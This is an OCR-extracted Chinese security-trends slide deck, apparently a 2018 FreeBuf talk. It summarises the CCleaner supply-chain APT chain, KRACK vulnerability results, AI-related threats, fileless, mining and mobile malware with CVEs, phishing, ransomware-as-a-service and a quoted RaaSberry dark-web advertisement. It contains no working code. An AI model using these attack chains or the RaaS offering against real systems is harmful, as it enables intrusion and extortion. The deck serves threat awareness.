
https://www.reddit.com/r/Python/comments/8hvzja/backdoor_in_sshdecorator_package/

CCleaner APT事件调查

- 影响：227W用户
- 特点：基于shadowpad
- 攻击链：
  - 全过程：teamviewer ->Piriform网络->等待（Avast收购Piriform） ->CCleaner
  - 1.（可能）通过社工获得Piriform伦敦某台工作站的凭证；
  - 2.利用工作站上的teamviewer远程接入某开发人员PC；
  - 3.夜间，横向移动控制其他开发者主机 （多种手段）
    - 按键记录器、RPC等
  - 4.shadowpad攻击->BuildServer (伪装成.net库，潜伏4个月)进入Ccleaner发布版本
  - 5.被大量用户下载...



Key Reinstallation Attacks - KRACK




Implementation	Re. Msg3	Pt. EAPOL	Quick Pt.	Quick Ct.	4-way	Group
OS X 10.9.5	✓	✗	✗	✓	✓	✓
macOS Sierra 10.12	✓	✗	✗	✓	✓	✓
iOS 10.3.1 [c]	✗	N/A	N/A	N/A	✗	✓
wpa_supplicant v2.3	✓	✓	✓	✓	✓	✓
wpa_supplicant v2.4-5	✓	✓	✓	✓[a]	✓[a]	✓
wpa_supplicant v2.6	✓	✓	✓	✓[b]	✓[b]	✓
Android 6.0.1	✓	✗	✓	✓[a]	✓[a]	✓
OpenBSD 6.1 (rum)	✓	✗	✗	✗	✗	✓
OpenBSD 6.1 (iwn)	✓	✗	✗	✓	✓	✓
Windows 7 [c]	✗	N/A	N/A	N/A	✗	✓
Windows 10 [c]	✗	N/A	N/A	N/A	✗	✓
MediaTek	✓	✓	✓	✓	✓	✓

[a] Due to a bug, an all-zero TK will be installed, see Section 6.3.
[b] Only the group key is reinstalled in the 4-way handshake.
[c] Certain tests are irrelevant (not applicable) because the implementation does not accept retransmissions of message 3.

http://papers.mathyvanhoef.com/ccs2017.pdf

4.AI有关的安全话题

- AI系统的安全风险:深度学习框架的漏洞、机器学习对抗样本、训练数据污染->可能让智能设备变为僵尸网络
- 利用AI逃避检测:CERBER勒索
- 利用Ai的自动化攻击（如钓鱼邮件的自动编辑，定向BEC商业欺诈植入勒索或APT后门）
- 利用AI的流言创建，误导舆论



https://www.kdnuggets.com/2015/07/deep-learning-adversarial-examples-misconceptions.html

5.恶意软件

- 无文件或轻文件的恶意代码：
  - 利用微软word的漏洞如cve-2017-0199结合 powershell执行恶意代码下载payload进行攻击，检测难度大；著名例子有2016年的PowerSniff、PowerWare、August以及2017年的POSHSPY；2017年中东肆虐的雨刷蠕虫（shamoon）等也利用了类似技术；
- 各种挖矿恶意程序及蠕虫，见区块链相关攻击场景；
- 移动恶意软件：
  - （a）大量利用DirtyCowLinux漏洞获得root权限的Android平台恶意软件；
  - （b）利用Toast（CVE-2017-0752）覆盖滥用权限接管设备的攻击；
  - （c）利用Janus（CVE-2017-13156）签名绕过漏洞的攻击；
  - （d）Android平台勒索如Slocker；
  - （e）间谍软件相关，典型案例是NSO Group Technologies开发的间谍软件，iOS平台名为pegasus，安卓版名为Chrysaor；
  - （f）Turla/Sofacy/NewsBeef等APT组织活动；


FREEBUF
企业安全俱乐部

Google Trends


- 从搜索数据看，挖矿也是一个相对ransomware更持久、更具有上升性的黑客攻击动机
- 另一个不容忽视的趋势：无文件的恶意软件
- 移动恶意软件--- 一直都很热

- Fileless malware -


- Mining malware -



- Ransomware -



- Mobile Malware -




Trends of “fileless malware”

- 2017年2月后开始出现密集的峰值

热度随时间变化的趋势

按区域显示的搜索热度

区域




1	美国	100
2	加拿大	81
3	印度	68
4	英国	57
5	法国	22

包括搜索量较低的区域

FREEBUF
安全俱乐部


Trends of “cryptocurrency mining malware”

- 2017年5月后出现密集峰值



Trends of “ransomware”


热度随时间变化的趋势



- 2017年5月和7月出现两次峰值
- 虽然热度不及mining，但分布面更广

按区域显示的搜索热度

区域




2018/6/1

1	新加坡	100
2	圣赫勒拿	85
3	马来西亚	67
4	阿拉伯联合酋长国	60
5	香港	59


Trends of “mobile malware”

热度随时间变化的趋势



按区域显示的搜索热度

区域



1	印度	100
2	澳大利亚	98
3	菲律宾	97
4	美国	74
5	英国	64


包括搜索量较低的区域

当前显示的是第 1-5 个地区（共 9 个）

REEBUF
全俱乐部

6.钓鱼


- 商业邮件仿冒BEC结合钓鱼网站：
  - 如针对CEO等高管或高净值人士的钓鱼，携带恶意文档的邮件将后门或恶意程序植入受害者电脑；
  - 或利用如Punycode和Unicode攻击方式通过伪造的钓鱼站点骗取受害者邮件或移动支付账号。
- 短信息钓鱼：
  - 通过短信发送含有仿冒域名欺诈消息，骗取用户点击链接后输入如Apple.com登录凭证或电子银行登录凭证。



7.勒索软件\Raas

- 针对政企的勒索\僵尸网络发送邮件\
- 结合0day军火\利用SMB漏洞内网横向移动\
- 供应链弱点\蠕虫特征\
- 免杀和传播能力\静默期\
- OS的扩展\针对家庭昂贵设备的勒索\
- FakeAV\针对IOT的勒索

8.不热但不得不谈---暗网


Internet > Deep Web > Dark Web
PROPUBLICA
WIKIPEDIA
BBC
facebook
Surface Web
amazon
CNN
DARKWEBNEWS
Linked in
NETFLIX
PayPal
Dropbox
facebook
WhatsApp
Deep Web
Usenet
Bank of America
JPMORGAN CHASE & CO.
Internet
Silk Road
AlphaBay Market
Dark Web
PROPUBLICA
All Rights Reserved - Copyrights darkwebnews.com

FREEBUF

tuj5cy.onion/?ref=darkdir

Search

RaaSberry v1.3.0 • Ransomware as a Service

About RaaSberry

RaaSberry provides customized ransomware packages that are ready to distribute. The packages are pre-compiled with a Bitcoin address you provide, and we do not receive any form of payment from your victims.

We also provide a Command and Control (C&C) Center to manage your victims and view individual AES keys.

How does it work?

